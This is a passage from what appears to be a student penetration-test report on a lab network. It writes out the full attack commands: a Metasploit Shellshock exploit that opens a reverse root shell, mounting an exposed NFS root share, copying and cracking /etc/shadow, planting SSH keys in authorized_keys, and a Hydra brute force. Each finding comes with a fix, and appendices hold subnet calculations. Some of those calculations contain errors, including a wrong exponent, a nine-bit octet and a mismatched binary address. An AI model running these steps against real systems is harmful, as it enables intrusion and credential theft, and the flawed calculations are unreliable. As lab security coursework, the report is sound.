

Figure 4.6.1: Website hosted on 192.168.0.242

When scanning the site with the tool **nikto**, it shows that the site might be vulnerable to the shellshock vulnerability.

```
root@kali:~# nikto -h 192.168.0.242
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.0.242
+ Target Hostname:    192.168.0.242
+ Target Port:        80
+ Start Time:         2021-01-03 11:09:43 (GMT-5)
---------------------------------------------------------------------------
+ Server: Apache/2.4.10 (Unix)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ Apache/2.4.10 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS, TRACE
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ Uncommon header '93e4r0-cve-2014-6271' found, with contents: true
+ OSVDB-112004: /cgi-bin/status: Site appears vulnerable to the 'shellshock' vulnerability (http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6278).
+ OSVDB-3268: /css/: Directory indexing found.
+ OSVDB-3092: /css/: This might be interesting ...
+ 8725 requests: 0 error(s) and 10 item(s) reported on remote host
+ End Time:           2021-01-03 11:10:22 (GMT-5) (39 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
root@kali:~#
```

Figure 4.6.2: Nikto scan of Website

Using searchsploit to search for the shellshock vulnerability shows that there is a Metasploit module for this specific vulnerability.

```
root@kali:~# searchsploit shellshock
------------------------------------------------------------------------------------------------------------ ----------------------------------------
 Exploit Title                                                                                              |  Path
                                                                                                            |  (/usr/share/exploitdb/)
------------------------------------------------------------------------------------------------------------ ----------------------------------------
Advantech Switch - 'Shellshock' Bash Environment Variable Command Injection (Metasploit)                   | exploits/cgi/remote/38849.rb
Apache mod_cgi - 'Shellshock' Remote Command Injection                                                      | exploits/linux/remote/34900.py
Bash - 'Shellshock' Environment Variables Command Injection                                                 | exploits/linux/remote/34766.php
Bash CGI - 'Shellshock' Remote Command Injection (Metasploit)                                               | exploits/cgi/webapps/34895.rb
Cisco UCS Manager 2.1(1b) - Remote Command Injection (Shellshock)                                           | exploits/hardware/remote/39568.py
GNU Bash - 'Shellshock' Environment Variable Command Injection                                              | exploits/linux/remote/34765.txt
IPFire - 'Shellshock' Bash Environment Variable Command Injection (Metasploit)                              | exploits/cgi/remote/39918.rb
NUUO NVRmini 2 3.0.8 - Remote Command Injection (Shellshock)                                                | exploits/cgi/webapps/40213.txt
OpenVPN 2.2.29 - 'Shellshock' Remote Command Injection                                                      | exploits/linux/remote/34879.txt
PHP < 5.6.2 - 'Shellshock' Safe Mode / Disable Functions Bypass / Command Injection                         | exploits/php/webapps/35146.txt
Postfix SMTP 4.2.x < 4.2.48 - 'Shellshock' Remote Command Injection                                         | exploits/linux/remote/34896.py
RedStar 3.0 Server - 'Shellshock' 'BEAM' / 'RSSMON' Command Injection                                       | exploits/linux/local/40938.py
Sun Secure Global Desktop and Oracle Global Desktop 4.61.915 - Command Injection (Shellshock)               | exploits/cgi/webapps/39887.txt
TrendMicro InterScan Web Security Virtual Appliance - 'Shellshock' Remote Command Injection                 | exploits/hardware/remote/40619.py
dhclient 4.1 - Bash Environment Variable Command Injection (Shellshock)                                     | exploits/linux/remote/36933.py
------------------------------------------------------------------------------------------------------------ ----------------------------------------
Shellcodes: No Result
root@kali:~#
```

Figure 4.6.3: Searchsploit lookup for Shellshock

Within Metasploit, the multi/http/apache_mod_cgi_bash_env_exec module was used to exploit the shellshock vulnerability on the server.

```
msf5 > use 5
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > show options

Module options (exploit/multi/http/apache_mod_cgi_bash_env_exec):

   Name            Current Setting  Required  Description
   ----            ---------------  --------  -----------
   CMD_MAX_LENGTH  2048             yes       CMD max line length
   CVE             CVE-2014-6271    yes       CVE to check/exploit (Accepted: CVE-2014-6271, CVE-2014-6278)
   HEADER          User-Agent       yes       HTTP header to use
   METHOD          GET              yes       HTTP method to use
   Proxies                          no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                           yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPATH           /bin             yes       Target PATH for binaries used by the CmdStager
   RPORT           80               yes       The target port (TCP)
   SRVHOST         0.0.0.0          yes       The local host to listen on. This must be an address on the local machine or 0.0.0.0
   SRVPORT         8080             yes       The local port to listen on.
   SSL             false            no        Negotiate SSL/TLS for outgoing connections
   SSLCert                          no        Path to a custom SSL certificate (default is randomly generated)
   TARGETURI                        yes       Path to CGI script
   TIMEOUT         5                yes       HTTP read response timeout (seconds)
   URIPATH                          no        The URI to use for this exploit (default is random)
   VHOST                            no        HTTP server virtual host


Exploit target:

   Id  Name
   --  ----
   0   Linux x86
```

Figure 4.6.3: Metasploit shellshock module

Once the following options where set it was possible to run the exploit and gain a root shell on the server.

```
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set rhosts 192.168.0.242
rhosts => 192.168.0.242
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set targeturi /cgi-bin/status
targeturi => /cgi-bin/status
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > exploit

[*] Started reverse TCP handler on 192.168.0.200:4444
[*] Command Stager progress - 100.46% done (1097/1092 bytes)
[*] Sending stage (985320 bytes) to 192.168.0.234
[*] Meterpreter session 1 opened (192.168.0.200:4444 -> 192.168.0.234:12228) at 2020-12-22 13:13:33 -0500

meterpreter >
```

Figure 4.6.4: Metasploit shellshock options

```
meterpreter > shell
Process 1829 created.
Channel 2 created.
hostname
xadmin-virtual-machine
uname -a
Linux xadmin-virtual-machine 3.13.0-24-generic #46-Ubuntu SMP Thu Apr 10 19:11:08 UTC 2014 x86_64 x86_64 x86_64 GNU/Linux
whoami
root
ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:76:61:8a
          inet addr:192.168.0.242  Bcast:192.168.0.243  Mask:255.255.255.252
          inet6 addr: fe80::20c:29ff:fe76:618a/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:10570 errors:0 dropped:0 overruns:0 frame:0
          TX packets:9822 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:4144881 (4.1 MB)  TX bytes:4772605 (4.7 MB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:294 errors:0 dropped:0 overruns:0 frame:0
          TX packets:294 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:22041 (22.0 KB)  TX bytes:22041 (22.0 KB)

ip route
default via 192.168.0.241 dev eth0  proto static
192.168.0.240/30 dev eth0  proto kernel  scope link  src 192.168.0.242  metric 1
```

Figure 4.6.5: Root access on the server

The shellshock vulnerability is caused by using an old version of bash, to resolve this issue the system should be updated.

4.2.6 xadmin-virtual-machine 192.168.0.66

As Nmap listed ports 111 and 2049 open on the host, this most likely means that the NFS service was running and the host was sharing files. The command used to check for shared files is given in Figure 4.7.1.

```
showmount -e 192.168.0.66
```

Figure 4.7.1: Check for NFS Shares

It was found that the root directory was shared to anyone on the 192.168.0.x network.

```
root@kali:~# showmount -e 192.168.0.66
Export list for 192.168.0.66:
/ 192.168.0.*
root@kali:~#
```

Figure 4.7.2: Check for NFS Shares

In preparation to mount the share a directory was created on the kali machine. The share was then mounted with the command in Figure X.

```
mount -t nfs 192.168.0.66:/ ./mount_192.168.0.66/
```

Figure 4.7.3: Check for NFS Shares

```
root@kali:~# mkdir mount_192.168.0.66
root@kali:~# mount -t nfs 192.168.0.66:/ ./mount_192.168.0.66/
root@kali:~# ls ./mount_192.168.0.66/
bin   cdrom  etc   initrd.img  lib64       media  opt   root  sbin  sys  usr  vmlinuz
boot  dev    home  lib         lost+found  mnt    proc  run   srv   tmp  var
root@kali:~#
```

Figure 4.7.4: Mounting NFS share

When browsing the mounted share it was possible to access the both the passwd and shadow file. The host was found to have two users, root and xadmin. Both files were copied to the local desktop combined into one file using the tool unshadow.

```
root@kali:~# cp mount_192.168.0.66/etc/passwd 192.168.0.66_passwd
root@kali:~# cp mount_192.168.0.66/etc/shadow 192.168.0.66_shadow
root@kali:~# unshadow 192.168.0.66_passwd 192.168.0.66_shadow > 192.168.0.66_creds
root@kali:~#
```

Figure 4.7.5: unshadow tool

The output of the unshadow command was them passed to the tool John The Ripper for the password to be cracked.

```
root@kali:~# john 192.168.0.66_creds
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 2 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 4 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 6 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 4 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 5 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 3 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 5 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 7 candidates buffered for the current salt, minimum 8 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 2 candidates buffered for the current salt, minimum 8 needed for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
Proceeding with incremental:ASCII
plums            (xadmin)
1g 1:01:52:42  3/3 0.000010g/s 2947p/s 2952c/s 2952C/s fooww ... foxooy
Use the "--show" option to display all of the cracked passwords reliably
Session aborted
root@kali:~#
```

Figure 4.7.6: Cracking xadmin password

Unfortunately, it was not possible to crack the root password, but it was possible to crack the xadmin password.

Once the password was known for the xadmin user, it was possible to try and SSH into the device but unfortunately the protocol was only allowed using an SSH key.

```
root@kali:~# ssh xadmin@192.168.0.66
xadmin@192.168.0.66: Permission denied (publickey).
root@kali:~#
```

Figure 4.7.7: Failed SSH login

To resolve this issue an SSH key pair was generated on the kali machine and uploaded to the host using the NFS share.

```
root@kali:~# ssh-keygen -t rsa
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /root/.ssh/id_rsa.
Your public key has been saved in /root/.ssh/id_rsa.pub.
The key fingerprint is:
SHA256:84/dqvJQMVgXuC/GOGBm3vhjJv8Go2JDeGLU4djzxoc root@kali
The key's randomart image is:
+---[RSA 3072]----+
|           ..o.  |
|     .    o..    |
|    = .  . o.    |
|   o = =   .o    |
|  . . O =So..    |
|   + o E B++ .   |
|  . + . +•= ..   |
|     + o *..+ .  |
|    . o =.*=.+.. |
+----[SHA256]-----+
root@kali:~#
```

Figure 4.7.8: SSH key generation

```
root@kali:~# mkdir mount_192.168.0.66/home/xadmin/.ssh
root@kali:~# cp .ssh/id_rsa.pub mount_192.168.0.66/home/xadmin/.ssh/authorized_keys
root@kali:~#
```

Figure 4.7.9: Transfering SSH key

Once the SSH key was transferred to the server it was possible to log into the host using SSH. The SSH key was then transferred to the root accounts home folder to allow for the root account to login via SSH.

```
xadmin@xadmin-virtual-machine:~$ sudo mkdir /root/.ssh
xadmin@xadmin-virtual-machine:~$ sudo cp .ssh/authorized_keys /root/.ssh/authorized_keys
xadmin@xadmin-virtual-machine:~$ sudo ls -la /root/.ssh
total 12
drwxr-xr-x 2 root root 4096 Dec 23 16:47 .
drwx------ 3 root root 4096 Dec 23 16:46 ..
-rw-r--r-- 1 root root  563 Dec 23 16:47 authorized_keys
xadmin@xadmin-virtual-machine:~$
```

Figure 4.7.10: Transfering SSH key to root home folder

```
root@kali:~/ssh# ssh root@192.168.0.66
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

575 packages can be updated.
0 updates are security updates.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

root@xadmin-virtual-machine:~# whoami
root
root@xadmin-virtual-machine:~#
```

Figure 4.7.11: Root account logging in via SSH

To resolve these issues, the NFS share should be locked down removing the no-root-squash parameter from the **/etc/exports** file. A secure password should be set for the xadmin user account.

4.2.7 xadmin-virtual-machine 13.13.13.13

As Nmap listed that the port 22 was open, it was possible to launch an SSH brute force attack using the tool Hydra. It was possible to enumerate a user name to log into the device by viewing the bash history for the .34 system.



Figure 4.8.1: Viewing history of .34



Figure 4.8.2: Hydra SSH Brute force attack



Figure 4.8.3: Hydra Cracking SSH password

To resolve this issue a secure password should be set for the xadmin account.

5 CRITICAL EVALUATION

Within the network, there are four VyOS routers and one pfSense Firewall. These Network devices are in a physical line formation, and while this is a cost-effective solution for the network it also adds multiple single points of failure. For example, if the link between the routers with the ID's of 1.1.1.1 and 2.2.2.2 is severed, it means that multiple subnets lose internet connectivity. It would be advantageous to implement failover links between multiple routers to remove these single points of failures.

There is only one Firewall within the network but would appear that the network is split between two physical sites, evidence of this is that the endpoint of the Firewall is connected to a WAN interface which is connected to the router with the ID of 3.3.3.3. It would be better to place a Firewall at the edge of each network.

The OSPF routes for 192.168.0.64/27 and 192.168.0.96/27 are broadcasted throughout the network, but the only network with access to these subnets are 192.168.0.240/30. It should be decided whether to allow access to these subnets by creating Firewall rules or to disable the broadcast of these routes.

The subnet 192.168.0.240/30 is designated as a DMZ by the pfSense Firewall, however this subnet has blanked access into the LAN. Firewall rules should be put in place to block any unnecessary traffic flowing between these to interfaces.

Throughout the network, there is a good layout of subnets between most of the network devices, subnets with a mask of 30 are being used which is an efficient design as they only need to be assigned two I.P's for the link between the devices.

The subnet 172.16.221.0/24 only contains two hosts, this is an inefficient use of space and the subnet should be change to a 27 mask.

6 REFERENCES

Beekmans, G. 2005. *Ping: ICMP vs. ARP.* [online]. Available from: https://www.linux.com/news/ping-icmp-vs-arp/ [Accessed 19 December 2020]

Lyon, G. (2008). *Nmap Network Scanning : The Official Nmap Project Guide to Network Discovery and Security Scanning,* Sunnyvale, CA: Insecure.Com.

Singh, S. 2019. *Inside Nmap, the world's most famous port scanner*. [blog]. 8 January. https://pentesttools.com/blog/nmap-port-scanner/ [Accessed 20 December 2020]

Rapid7, 2010. *Unencrypted Telnet Service Available.* [online]. Available from: https://www.rapid7.com/db/vulnerabilities/telnet-open-port/ [Accessed 22 December 2020]

7 APPENDICES

7.1 APPENDIX A SUBNET CALCULATIONS

7.1.1 192.168.0.192/27

To calculate the Subnet information, the I.P address 192.168.0.200/27 was used. This I.P address when converted to binary is:

11000000 10101000 00000000 11001000

This address has the Subnet Mask of 255.255.255.224, which means 27 network bits and 5 host bits. The Subnet Mask converted into binary is:

11111111 11111111 11111111 11100000

To calculate the Subnet address, 27 Network bits are retained from the original I.P address and the 5 host bits are set to 0:

11000000 10101000 00000000 11001000
11000000 10101000 00000000 110|00000

When the Subnet address is converted into dotted notation:

192.168.0.192

To calculate the Broadcast address, 27 Network bits are retained from the original I.P address and the 5 host bits are set to 1:

11000000 10101000 00000000 11001000
11000000 10101000 00000000 110|11111

When the Broadcast address is converted into dotted notation:

192.168.0.223

As 5 bits are used for the host portion of the Network Mask, the number of usable I.P addresses is calculated by the following:

$$2^5 = 32$$

Since two I.P addresses are pre-assigned (Network and Broadcast), the amount of usable hosts are calculated using the following:

$$2^5 - 2 = 30$$

Therefore the Network 192.168.0.192/27 has a usable address range of the following:

192.168.0.193 → 192.168.0.222

7.1.2 172.16.221.0/24

To calculate the Subnet information, the I.P address 172.16.221.237/24 was used. This I.P address when converted to binary is:

10101100 00010000 11011101 11101101

This address has the Subnet Mask of 255.255.255.0, which means 24 network bits and 8 host bits. The Subnet Mask converted into binary is:

11111111 11111111 11111111 00000000

To calculate the Subnet address, 24 Network bits are retained from the original I.P address and the 8 host bits are set to 0:

10101100 00010000 11011101 11101101
10101100 00010000 11011101 | 00000000

When the Subnet address is converted into dotted notation:

172.16.221.0

To calculate the Broadcast address, 24 Network bits are retained from the original I.P address and the 8 host bits are set to 1:

10101100 00010000 11011101 11101101
10101100 00010000 11011101 | 11111111

When the Broadcast address is converted into dotted notation:

172.16.221.255

As 8 bits are used for the host portion of the Network Mask, the number of usable I.P addresses is calculated by the following:

$$2^8 = 256$$

Since two I.P addresses are pre-assigned (Network and Broadcast), the amount of usable hosts are calculated using the following:

$$2^8 - 2 = 254$$

Therefore the Network 172.16.221.0/24 has a usable address range of the following:

172.16.221.1 → 172.16.221.254

7.1.3 192.168.0.224/30

To calculate the Subnet information, the I.P address 192.168.0.225/30 was used. This I.P address when converted to binary is:

11000000 10101000 00000000 11100001

This address has the Subnet Mask of 255.255.255.252, which means 30 network bits and 2 host bits. The Subnet Mask converted into binary is:

11111111 11111111 11111111 11111100

To calculate the Subnet address, 30 Network bits are retained from the original I.P address and the 2 host bits are set to 0:

11000000 10101000 00000000 11100001
11000000 10101000 00000000 111000|00

When the Subnet address is converted into dotted notation:

192.168.0.224

To calculate the Broadcast address, 30 Network bits are retained from the original I.P address and the 2 host bits are set to 1:

11000000 10101000 00000000 11100001
11000000 10101000 00000000 111000|11

When the Broadcast address is converted into dotted notation:

192.168.0.227

As 2 bits are used for the host portion of the Network Mask, the number of usable I.P addresses is calculated by the following:

$$2^2 = 4$$

Since two I.P addresses are pre-assigned (Network and Broadcast), the amount of usable hosts are calculated using the following:

$$2^4 - 2 = 2$$

Therefore the Network 192.168.0.224/30 has a usable address range of the following:

192.168.0.225 → 192.168.0.226

7.1.4 192.168.0.32/27

To calculate the Subnet information, the I.P address of 192.168.0.34/27 was used. This I.P address when converted to binary is:

11000000 10101000 00000000 00100100

This address has the Subnet Mask of 255.255.255.224, which means 27 network bits and 5 host bits. The Subnet Mask converted into binary is:

11111111 11111111 11111111 11100000

To calculate the Subnet address, 27 Network bits are retained from the original I.P address and the 5 host bits are set to 0:

11000000 10101000 00000000 00100100
11000000 10101000 00000000 001|00000

When the Subnet address is converted into dotted notation:

192.168.0.32

To calculate the Broadcast address, 27 Network bits are retained from the original I.P address and the 5 host bits are set to 1:

11000000 10101000 00000000 00100100
11000000 10101000 00000000 001|11111

When the Broadcast address is converted into dotted notation:

192.168.0.63

As 5 bits are used for the host portion of the Network Mask, the number of usable I.P addresses is calculated by the following:

$$2^5 = 32$$

Since two I.P address are pre-assigned (Network and Broadcast), the amount of usable hosts are calculated using the following:

$$2^5 - 2 = 30$$

Therefore the Network 192.168.0.32/27 has a usable address range of the following:

192.168.0.33 → 192.168.0.62

7.1.5 192.168.0.228/30

To calculate the Subnet information, the I.P address of 192.168.0.229/30 was used. This I.P address when converted to binary is:

11000000 10101000 00000000 11100101

This address has the Subnet Mask of 255.255.255.252, which means 30 network bits and 2 host bits. The Subnet Mask converted into binary is:

11111111 11111111 11111111 111111100

To calculate the Subnet address, 30 Network bits are retained from the original I.P address and the 2 host bits are set to 0:

11000000 10101000 00000000 11100101
11000000 10101000 00000000 111001|00

When the Subnet address is converted into dotted notation:

192.168.0.228

To calculate the Broadcast address, 30 Network bits are retained from the original I.P address and the 2 host bits are set to 1:

11000000 10101000 00000000 11100101
11000000 10101000 00000000 111001|11

When the Broadcast address is converted into dotted notation:

192.168.0.231

As 2 bits are used for the host portion of the Network Mask, the number of usable I.P addresses is calculated by the following:

$$2^2 = 4$$

Since two I.P addresses are pre-assigned (Network and Broadcast), the amount of usable hosts are calculated using the following:

$$2^2 - 2 = 2$$

Therefore the Network 192.168.0.228/30 has a usable address range of the following:

192.168.0.229 → 192.168.0.230

7.1.6 192.168.0.128/27

To calculate the Subnet information, the I.P address of 192.168.0.129/27 was used. This I.P address when converted to binary is:

11000000 10101000 00000000 10000001

This address has the Subnet Mask of 255.255.255.224, which means 27 network bits and 5 host bits. The Subnet Mask converted into binary is:

11111111 11111111 11111111 11100000

To calculate the Subnet address, 27 Network bits are retained from the original I.P address and the 5 host bits are set to 0:

11000000 10101000 00000000 10000001
11000000 10101000 00000000 100|00000

When the Subnet address is converted into dotted notation:

192.168.0.128

To calculate the Broadcast address, 27 Network bits are retained from the original I.P address and the 5 host bits are set to 1:

11000000 10101000 00000000 10000001
11000000 10101000 00000000 100|11111

When the Broadcast address is converted into dotted notation:

192.168.0.159

As 5 bits are used for the host portion of the Network Mask, the number of usable I.P addresses is calculated by the following:

$$2^5 = 32$$

Since two I.P addresses are pre-assigned (Network and Broadcast), the amount of usable hosts are calculated using the following:

$$2^5 - 2 = 30$$

Therefore the Network 192.168.0.128/27 has a usable address range of the following:

192.168.0.129 → 192.168.0.158

7.1.7 192.168.0.232/30

To calculate the Subnet information, the I.P address of 192.168.0.233/30 was used. This I.P address when converted to binary is:

11000000 101010000 00000000 11101001

This address has the Subnet Mask of 255.255.255.252, which means 30 Network bits and 2 host bits. The Subnet Mask converted into binary is:

11111111 11111111 11111111 11111100

To calculate the Subnet address, 30 Network bits are retained from the original I.P address and the 2 host bits are set to 0:

11000000 101010000 00000000 11101001
11000000 101010000 00000000 111010|00

When the Subnet address is converted into dotted notation:

192.168.0.232

To calculate the Broadcast address, 30 Network bits are retained from the original I.P address and the 2 host bits are set to 1:

11000000 101010000 00000000 11101001
11000000 101010000 00000000 111010|11

When the Broadcast address is converted into dotted notation:

192.168.0.235

As 2 bits are used for the host portion of the Network Mask, the number of usable I.P address is calculated by the following:

$$2^2 = 4$$

Since two I.P addresses are pre-assigned (Network and Broadcast), the amount of usable hosts are calculated using the following:

$$2^2 - 2 = 2$$

Therefore the Network 192.168.0.232/30 has a usable address range of the following:

192.168.0.233 → 192.168.0.234

7.1.8 192.168.0.240/30

To calculate the Subnet information, the I.P address of 192.168.0.242/30 was used. This I.P address when converted to binary is:

11000000 10101000 00000000 11110001

This address has the Subnet Mask of 255.255.255.252, which means 30 network bits and 2 host bits. The Subnet Mask converted into binary is:

11111111 11111111 11111111 11111100

To calculate the Subnet address, 30 Network bits are retained from the original I.P address and the 2 host bits are set to 0:

11000000 10101000 00000000 11110001
11000000 10101000 00000000 111100|00

When the Subnet address is converted into dotted notation:

192.168.0.240

To calculate the Broadcast address, 30 Network bits are retained from the original I.P address and the 2 host bits are set to 1:

11000000 10101000 00000000 11110001
11000000 10101000 00000000 111100|11

When the Broadcast address is converted into dotted notation:

192.168.0.243

As 2 bits are used for the host portion of the Network Mask, the number of usable I.P addresses is calculated by the following:

$$2^2 = 4$$

Since two I.P addresses are pre-assigned (Network and Broadcast), the amount of usable hosts are calculated using the following:

$$2^2 - 2 = 2$$

Therefore the Network 192.168.0.240/30 has a usable address range of the following:

192.168.0.241 →192.168.0.242

7.1.9 192.168.0.96/27

To calculate the Subnet information, the I.P address of 192.168.0.97/27 was used. This I.P address when converted to binary is:

11000000 10101000 00000000 01100001

This address has the Subnet Mask of 255.255.255.224, which means 27 network bits and 5 host bits. The Subnet Mask converted into binary is:

11111111 11111111 11111111 11100000

To calculate the Subnet address, 27 Network bits are retained from the original I.P address and 5 host bits are set to 0:

11000000 10101000 00000000 01100001
11000000 10101000 00000000 011|00000

When the Subnet address is converted into dotted notation:

192.168.0.96

To calculate the Broadcast address, 27 Network bits are retained from the original I.P address and the 5 host bits are set to 1:

11000000 10101000 00000000 01100001
11000000 10101000 00000000 011|11111

When the Broadcast address is converted into dotted notation:

192.168.0.127

As 5 bits are used for the host portion of the Network Mask, the number of usable I.P addresses is calculated by the following:

$$2^5 = 32$$

Since two I.P addresses are pre-assigned (Network and Broadcast), the amount of usable hosts are calculated using the following:

$$2^5 - 2 = 30$$

Therefore the Network 192.168.0.96/27 has a usable address range of the following:

192.168.0.97 → 192.168.0.126

7.1.10 192.168.0.64/27

To calculate the Subnet information, the I.P address of 192.168.0.66/27 was used. This I.P address when converted to binary is:

11000000 10101000 00000000 01000010

This address has the Subnet Mask of 255.255.255.224, which means 27 network bits and 5 host bits. The Subnet Mask converted into binary is:

11111111 11111111 11111111 11100000

To calculate the Subnet address, 27 Network bits are retained from the original I.P address and the 5 host bits are set to 0:

11000000 10101000 00000000 01000010
11000000 10101000 00000000 010|00000

When the Subnet address is converted into dotted notation:

192.168.0.64

To calculate the Broadcast address, 27 Network bits are retained from the original I.P address and the 5 host bits are set to 1:

11000000 10101000 00000000 01000010
11000000 10101000 00000000 010|11111

When the Broadcast address is converted into dotted notation:

192.168.0.95

As 5 bits are used for the host portion of the Network Mask, the number of usable I.P addresses is calculated by the following:

$$2^5 = 32$$

Since two I.P addresses are pre-assigned (Network and Broadcast), the amount of usable hosts are calculated using the following:

$$2^5 - 2 = 30$$

Therefore the Network 192.168.0.64/27 has a usable address range of the following:

192.168.0.65 → 192.168.0.94

7.1.11 13.13.13.0/24

To calculate the Subnet information, the I.P address of 13.13.13.13/24 was used. This I.P address when converted to binary is:

00001101 00001101 00001101 00001101

This address has the Subnet Mask of 255.255.255.0, which means 24 network bits and 8 host bits. The Subnet Mask converted into binary is:

11111111 11111111 11111111 00000000

To calculate the Subnet address, 24 Network bits are retained from the original I.P address and the 8 host bits are set to 0:

00001101 00001101 00001101 00001101
00001101 00001101 00001101 | 00000000

When the Subnet address is converted into dotted notation:

13.13.13.0

To calculate the Broadcast address, 24 Network bits are retained from the original I.P address and the 8 host bits are set to 1:

00001101 00001101 00001101 00001101
00001101 00001101 00001101 | 11111111

When the Broadcast address is converted into dotted notation:

13.13.13.255

As 8 bits are used for the host portion of the Network Mask, the number of usable I.P addresses is calculated by the following:

$$2^8 = 256$$

Since two I.P addresses are pre-assigned (Network and Broadcast), the amount of usable hosts are calculated using the following:

$$2^8 - 2 = 254$$

Therefore the Network 13.13.13.0/24 has a usable address range of the following:

13.13.13.1 → 13.13.13.254